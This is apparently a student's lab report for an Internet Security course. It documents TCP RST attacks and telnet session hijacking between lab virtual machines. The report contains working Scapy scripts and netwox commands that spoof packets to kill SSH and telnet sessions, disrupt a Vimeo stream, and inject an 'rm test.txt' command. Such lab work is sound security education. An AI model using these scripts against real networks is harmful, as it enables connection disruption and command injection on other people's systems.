


The spoofed source IP address matched machine B, and the destination port number was 22 (ssh). The Wireshark log below displays the successful spoofed reset command sent by the attacker.





The console of machine B showed the terminated SSH connection. The error printed to the console was “packet\_write\_wait: Connection to 10.0.2.5 port 22: Broken pipe”.



### Part 3: Using Scapy to Reset Telnet Connection

A telnet connection was established from machine B to machine A. The following Python program was used to send a spoofed reset attack to terminate the connection:

```

# Anthony Redamonti
# CSE-644 Internet Security
#!/usr/bin/python3
from scapy.all import *

# spoofing IP of machine B
ip = IP(src="10.0.2.6", dst="10.0.2.5")

# port 23 = telnet
tcp = TCP(sport=42964, dport=23, flags="R", seq=4014306986)
pkt = ip/tcp
ls(pkt)
  
```

```
send(pkt,verbose=0)
print("reset attack sent")
```

The reset attack was successful. Below is the console of machine B after the attack.

```
[02/11/23]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 11 13:01:42 EST 2023 from 10.0.2.6 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/11/23]seed@VM:~$ Connection closed by foreign host.
[02/11/23]seed@VM:~$
```

The Wireshark log below displays the spoofed successful reset command sent by the attacker.

| No. | Time     | Source      | Destination | Protocol | Length | Info  |
|-----|----------|-------------|-------------|----------|--------|---|
| 87  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | Who has 10.0.2.3? Tell 10.0.2.5                   |
| 88  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | 10.0.2.3 is at 08:00:27:7d:c2:6c                  |
| 89  | 2023-... | PcsCompu... | Broadcast   | ARP      | 42     | Who has 10.0.2.5? Tell 10.0.2.7                   |
| 90  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | 10.0.2.5 is at 08:00:27:be:19:62                  |
| 91  | 2023-... | 10.0.2.6    | 10.0.2.5    | TCP      | 54     | 42964 → 23 [RST] Seq=4014306986 Win=1048576 Len=0 |
| 92  | 2023-... | 10.0.2.6    | 10.0.2.5    | TELNET   | 67     | Telnet Data ...                                   |
| 93  | 2023-... | 10.0.2.5    | 10.0.2.6    | TCP      | 60     | 23 → 42964 [RST] Seq=2124668834 Win=0 Len=0       |
| 94  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | Who has 10.0.2.6? Tell 10.0.2.5                   |
| 95  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | 10.0.2.6 is at 08:00:27:65:27:c0                  |
| 96  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | Who has 10.0.2.5? Tell 10.0.2.6                   |
| 97  | 2023-... | PcsCompu... | PcsCompu... | ARP      | 60     | 10.0.2.5 is at 08:00:27:be:19:62                  |
| 98  | 2023-... | 10.0.2.7    | 10.0.2.3    | DHCP     | 342    | DHCP Request - Transaction ID 0x33dc903e          |
| 99  | 2023-... | 10.0.2.3    | 10.0.2.7    | DHCP     | 590    | DHCP ACK - Transaction ID 0x33dc903e              |

Frame 91: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
 Ethernet II, Src: PcsCompu\_fc:1f:78 (08:00:27:fc:1f:78), Dst: PcsCompu\_be:19:62 (08:00:27:be:19:62)  
 Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5  
 Transmission Control Protocol, Src Port: 42964, Dst Port: 23, Seq: 4014306986, Len: 0  
 Source Port: 42964

0000 08 00 27 be 19 62 08 00 27 fc 1f 78 08 00 45 00 ...b... ..x..E.  
 0010 00 28 00 01 00 00 40 06 62 c5 0a 00 02 06 0a 00 .....@. b.....  
 0020 02 05 a7 d4 00 17 ef 45 76 aa 00 00 00 50 04 .....E v....P..  
 0030 20 00 69 fa 00 00 .....i...

Notice how machine A believes the message to be legitimate, so it closes its telnet connection by replying with a reset command. Below is the packet information of the spoofed packet sent by the attacker.

```

/bin/bash 93x23
id      : ShortField          = 1          ('1')
flags   : FlagsField         = <Flag 0 (>) ('<Flag 0 (>')
frag    : BitField (13 bits) = 0          ('0')
ttl     : ByteField          = 64         ('64')
proto   : ByteEnumField      = 6          ('0')
chksum  : XShortField        = None       ('None')
src     : SourceIPField      = '10.0.2.6' ('None')
dst     : DestIPField        = '10.0.2.5' ('None')
options : PacketListField    = []         ('[]')
--
sport   : ShortEnumField     = 42964      ('20')
dport   : ShortEnumField     = 23         ('80')
seq     : IntField           = 4014306986 ('0')
ack     : IntField           = 0          ('0')
dataofs : BitField (4 bits)  = None       ('None')
reserved : BitField (3 bits) = 0          ('0')
flags   : FlagsField         = <Flag 4 (R)> ('<Flag 2 (S)>')
window  : ShortField         = 8192       ('8192')
chksum  : XShortField        = None       ('None')
urgptr  : ShortField         = 0          ('0')
options : TCPOptionsField    = []         ('b''')
reset attack sent
[02/11/23]seed@VM:~/.../Lab3$

```

The attacker was able to sniff the network using Wireshark to retrieve the necessary information to construct the malicious packet. The fields that must match the last TCP command sent are the source/destination port numbers and the sequence number. The source and destination IP addresses must also be correctly populated. The destination port was 23 (telnet).

#### Part 4: Using Scapy to Reset SSH Connection

An SSH connection was established from machine B to machine A. The attacker used the following Python program to send a spoofed reset command to terminate the connection:

```

# Anthony Redamonti
# CSE-644 Internet Security

#!/usr/bin/python3
from scapy.all import *

# spoofing IP of machine B
ip = IP(src="10.0.2.6", dst="10.0.2.5")

# port 22 = ssh
tcp = TCP(sport=43240, dport=22, flags="R", seq=3653789444)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
print("reset attack sent")

```

Below is the console of machine B after the reset attack.



```

/bin/bash 93x23
* Support:      https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 11 13:10:19 2023 from 10.0.2.6
[02/11/23]seed@VM:~$ exit
logout
Connection to 10.0.2.5 closed.
[02/11/23]seed@VM:~$ ssh 10.0.2.5
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Feb 11 13:24:36 2023 from 10.0.2.6
[02/11/23]seed@VM:~$ packet_write_wait: Connection to 10.0.2.5 port 22: Broken pipe
[02/11/23]seed@VM:~$

```

The Wireshark log below displays the successful spoofed reset command sent from the attacker.

Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

task2ScapySshRstAttackSuccessful.pcapng

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time     | Source      | Destination  | Protocol | Length | Info   |
|-----|----------|-------------|--------------|----------|--------|--|
| 50  | 2023-... | PcsCompu... | PcsCompu...  | ARP      | 60     | 10.0.2.3 is at 08:00:27:7d:c2:6c                             |
| 51  | 2023-... | fe80::ee... | ff02::fb     | MDNS     | 180    | Standard query 0x0000 PTR _ftp._tcp.local, "QM" question ... |
| 52  | 2023-... | 10.0.2.7    | 224.0.0.0... | MDNS     | 160    | Standard query 0x0000 PTR _ftp._tcp.local, "QM" question ... |
| 53  | 2023-... | PcsCompu... | Broadcast    | ARP      | 42     | Who has 10.0.2.5? Tell 10.0.2.7                              |
| 54  | 2023-... | PcsCompu... | PcsCompu...  | ARP      | 60     | 10.0.2.5 is at 08:00:27:be:19:62                             |
| 55  | 2023-... | 10.0.2.6    | 10.0.2.5     | TCP      | 54     | 43240 → 22 [RST] Seq=3653789444 Win=1048576 Len=0            |
| 56  | 2023-... | 10.0.2.6    | 10.0.2.5     | SSHv2    | 102    | Client: Encrypted packet (len=36)                            |
| 57  | 2023-... | 10.0.2.5    | 10.0.2.6     | TCP      | 60     | 22 → 43240 [RST] Seq=1400691739 Win=0 Len=0                  |
| 58  | 2023-... | PcsCompu... | PcsCompu...  | ARP      | 60     | Who has 10.0.2.6? Tell 10.0.2.5                              |
| 59  | 2023-... | PcsCompu... | PcsCompu...  | ARP      | 60     | 10.0.2.6 is at 08:00:27:65:27:c0                             |
| 60  | 2023-... | PcsCompu... | PcsCompu...  | ARP      | 60     | Who has 10.0.2.5? Tell 10.0.2.6                              |
| 61  | 2023-... | PcsCompu... | PcsCompu...  | ARP      | 60     | 10.0.2.5 is at 08:00:27:be:19:62                             |

Frame 55: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0

Ethernet II, Src: PcsCompu\_fc:1f:78 (08:00:27:fc:1f:78), Dst: PcsCompu\_be:19:62 (08:00:27:be:19:62)

Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5

Transmission Control Protocol, Src Port: 43240, Dst Port: 22, Seq: 3653789444, Len: 0

Source Port: 43240

```

0000  08 00 27 be 19 62 08 00 27 fc 1f 78 08 00 45 00  ..b...x..E.
0010  00 28 00 01 00 00 40 06 62 c5 0a 00 02 06 0a 00  .(...@.b.....
0020  02 05 a8 e8 00 16 d9 c8 67 04 00 00 00 00 50 04  .....g....P.
0030  20 00 0e 0a 00 00  .....

```

Notice how machine A believes the message to be legitimate, so it closes its ssh connection by replying with a reset command. Below is the packet information of the spoofed packet sent by the attacker.



```

/bin/bash 93x23
id      : ShortField          = 1          ('1')
flags   : FlagsField         = <Flag 0 (>  ('<Flag 0 (>')
frag    : BitField (13 bits) = 0          ('0')
ttl     : ByteField          = 64         ('64')
proto   : ByteEnumField      = 6          ('0')
chksum  : XShortField        = None       ('None')
src     : SourceIPField      = '10.0.2.6' ('None')
dst     : DestIPField        = '10.0.2.5' ('None')
options : PacketListField    = []         ('[]')
--
sport   : ShortEnumField     = 43240      ('20')
dport   : ShortEnumField     = 22         ('80')
seq     : IntField           = 3653789444 ('0')
ack     : IntField           = 0          ('0')
dataofs : BitField (4 bits)  = None       ('None')
reserved : BitField (3 bits) = 0          ('0')
flags   : FlagsField         = <Flag 4 (R)> ('<Flag 2 (S)>')
window  : ShortField         = 8192       ('8192')
chksum  : XShortField        = None       ('None')
urgptr  : ShortField         = 0          ('0')
options : TCPOptionsField    = []         ('b''')
reset attack sent
[02/11/23]seed@VM:~/.../Lab3$

```


The attacker was able to sniff the network using Wireshark to retrieve the necessary information to construct the malicious packet. The fields that must match the last TCP command sent are the destination/source port numbers and the sequence number. The source and destination IP addresses must also be correctly populated. The destination port was 22 (ssh).

Observation: The RST attack was successful in resetting both telnet and SSH connections between machines A and B. The attacker used the Netwox tool's command 78 and its filter argument to target packets originating from machine A. It was also able to use the Scapy library to send the reset attack in a Python program.

Explanation: The RST attack is an effective method of closing an existing TCP connection between two machines. The attacker must be able to construct a valid packet using the sequence number of the last transmitted TCP packet between machines A and B. Therefore, the attacker must have access to the network traffic. One way to mitigate these types of attacks is to encrypt all TCP traffic so that the attacker cannot read the TCP packet fields.

### Task 3 (BONUS): TCP RST Attacks on Video Applications


Machine A began a TCP video streaming application hosted by Vimeo.com. Meanwhile, the attacker machine launched a TCP RST attack on machine A using the following command.



```

[02/11/23]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.5"
[02/11/23]seed@VM:~$
  
```

The command launched the RST attack using the netwox command 78. Netwox has a filter argument that can be used to target the IP address of machine A. The “src host 10.0.2.5” uses Berkley Packet Filter (BPF) Syntax to target packets with a source IP matching the IP address of machine A. The attacker machine sniffed the network traffic during the attack using Wireshark. The RST attack was successful in disrupting the video streaming application.



**Observation:** The RST attack using Netwox successfully interrupted the video streaming application. Once machine A received the spoofed RST packet, it terminated its connection with Vimeo.com.

**Explanation:** The RST attack is not successful against more robust video streaming services, such as YouTube.com. When a connection is closed during a video stream, YouTube will immediately attempt reconnection using a different port of the client machine. The RST attack was unsuccessful against any video application hosted by YouTube.com.

### Task 4: TCP Session Hijacking

Machine B established a telnet connection with machine A. The attacker machine injected a malicious command (TCP packet) into the telnet data stream. The injected command was “rm test.txt,” which deletes the file “test.txt” in the base directory of machine A.

#### **Part 1: Using Netwox to Launch a TCP Session Hijacking Attack**

The Python program below was used to convert “rm test.txt” to hexadecimal.

```
# Anthony Redamonti
# CSE-644 Internet Security

#!/usr/bin/python3

# convert the string to hex and print it to the console
import codecs
hexlify = codecs.getencoder('hex')
print(hexlify(b'rm test.txt')[0])
```

The output of the program was “b’726d20746578742e747874””. After converting the command to hexadecimal, the attacker sent the malicious command using the following netwox command:

```
“sudo netwox 40 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.5 --ip4-ttl 70 --tcp-src 40548 --tcp-dst 23 --tcp-
seqnum 3046034564 --tcp-window 237 --tcp-acknum 1266564698 --tcp-ack --tcp-data
“0d726d20746578742e7478740d”.
```

The command was constructed using the information from the last transmitted TCP packet between machines A and B. The last sent TCP packet was sniffed using Wireshark. The fields of the packet that were copied were the source/destination IP addresses, source/destination port numbers, TCP sequence and acknowledgement numbers, and the TCP window size. A time-to-live of 70 was used. The netwox 40 command launched the TCP spoofing attack. Below is the output of the hijacking attack.

```

[02/11/23]seed@VM:~/../Lab3$ ./PrintHex.py
b'726d20746578742e747874'
[02/11/23]seed@VM:~/../Lab3$ sudo netwox 40 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.5 --ip4-ttl
70 --tcp-src 40548 --tcp-dst 23 --tcp-seqnum 3046034564 --tcp-window 237 --tcp-acknum 1266564
698 --tcp-ack --tcp-data "0d726d20746573742e7478740d"
IP
version|  ihl |      tos |      totlen
   4 |    5 |    0x00=0 |    0x0035=53
      |      |      id   |  r|D|M|  offsetfrag
      |      | 0x0809=2057 | 0|0|0|  0x0000=0
      |      |      ttl  |      protocol |      checksum
      |      | 0x46=70 |    0x06=6 |    0x54B0
      |      |      source |
      |      |    10.0.2.6 |
      |      | destination |
      |      |    10.0.2.5 |
TCP
      |      | source port | destination port
      |      | 0x9E64=40548 |    0x0017=23
      |      |      seqnum |
      |      | 0xB58ECC84=3046034564 |
      |      |      acknum |
      |      | 0x4B7E3E5A=1266564698 |
      |      | doff | r|r|r|r|C|E|U|A|P|R|S|F| |      | window
      |      | 5 | 0|0|0|0|0|0|0|0|1|0|0|0|0|0 | 0x00ED=237
      |      |      checksum |      | urgptr
      |      | 0xD613=54803 |      | 0x0000=0
0d 72 6d 20 74 65 73 74 2e 74 78 74 0d # .rm test.txt.
[02/11/23]seed@VM:~/../Lab3$

```

Below is a Wireshark log that captured the malicious packet. Notice that the data says “\rrm test.txt\r”. The carriage return (\r) character encapsulates the malicious command because the attacker needs the command to be treated as a new command and not appended to an existing command.

```

Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Capturing from enp0s3
Apply a display filter ... <Ctrl-/> Expression... +
No. Time Source Destination Protocol Length Info
68 2023-... PcsCompu... PcsCompu... ARP 60 10.0.2.3 is at 08:00:27:51:2d:eb
69 2023-... PcsCompu... Broadcast ARP 42 Who has 10.0.2.5? Tell 10.0.2.7
70 2023-... PcsCompu... PcsCompu... ARP 60 10.0.2.5 is at 08:00:27:be:19:62
71 2023-... PcsCompu... Broadcast ARP 42 Who has 10.0.2.6? Tell 10.0.2.7
72 2023-... PcsCompu... PcsCompu... ARP 60 10.0.2.6 is at 08:00:27:65:27:c0
73 2023-... 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
74 2023-... 10.0.2.5 10.0.2.6 TELNET 68 Telnet Data ...
75 2023-... 10.0.2.5 10.0.2.6 TELNET 121 Telnet Data ...
76 2023-... 10.0.2.5 10.0.2.6 TCP 123 [TCP Retransmission] 23 → 40548 [PSH, ACK] Seq=1266564698 Ack=...
77 2023-... 10.0.2.5 10.0.2.6 TCP 123 [TCP Retransmission] 23 → 40548 [PSH, ACK] Seq=1266564698 Ack=...
78 2023-... 10.0.2.5 10.0.2.6 TCP 123 [TCP Retransmission] 23 → 40548 [PSH, ACK] Seq=1266564698 Ack=...
79 2023-... 10.0.2.6 10.0.2.3 DHCP 342 DHCP Request - Transaction ID 0x6f19f133
80 2023-... 10.0.2.3 10.0.2.6 DHCP 590 DHCP ACK - Transaction ID 0x6f19f133
81 2023-... 10.0.2.5 10.0.2.6 TCP 123 [TCP Retransmission] 23 → 40548 [PSH, ACK] Seq=1266564698 Ack=...
82 2023-... PcsCompu... PcsCompu... ARP 60 Who has 10.0.2.6? Tell 10.0.2.5
83 2023-... PcsCompu... PcsCompu... ARP 60 Who has 10.0.2.5? Tell 10.0.2.6
▶ Frame 73: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_65:27:c0 (08:00:27:65:27:c0), Dst: PcsCompu_be:19:62 (08:00:27:be:19:62)
▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▶ Transmission Control Protocol, Src Port: 40548, Dst Port: 23, Seq: 3046034564, Ack: 1266564698, Len: 13
▼ Telnet
Data: \rrm test.txt\r


```

Machine B was unable to communicate with machine A using the previously established telnet connection. The reason is because the attacker’s packet incremented the sequence number in the data



stream. Therefore, machine B's sequence number would be regarded as invalid to machine A, and all packets would be dropped.

Below is the home directory of machine A. Notice that the test.txt file has been deleted.



## Part 2: Using Scapy to Launch a TCP Session Hijacking Attack

The following Python program used the Scapy library to send the spoofed TCP packet.

```
# Anthony Redamonti
# CSE-644 Internet Security


#!/usr/bin/python3
from scapy.all import *

# spoofing IP of machine B
ip = IP(src="10.0.2.6", dst="10.0.2.5")


# port 23 = telnet
tcp = TCP(sport=40552, dport=23, flags="A", seq=4280493842, ack=788452518)
rawData = "\r rm test.txt\r"
pkt = ip/tcp/rawData
ls(pkt)
send(pkt, verbose=0)
print("hijacking attack sent")
```

The last recorded TCP packet sniffed on the network between machines A and B was used to populate the important fields of the malicious packet. The important fields that were copied were the source/destination IP addresses, source/destination port numbers, and the TCP sequence and acknowledgement numbers.

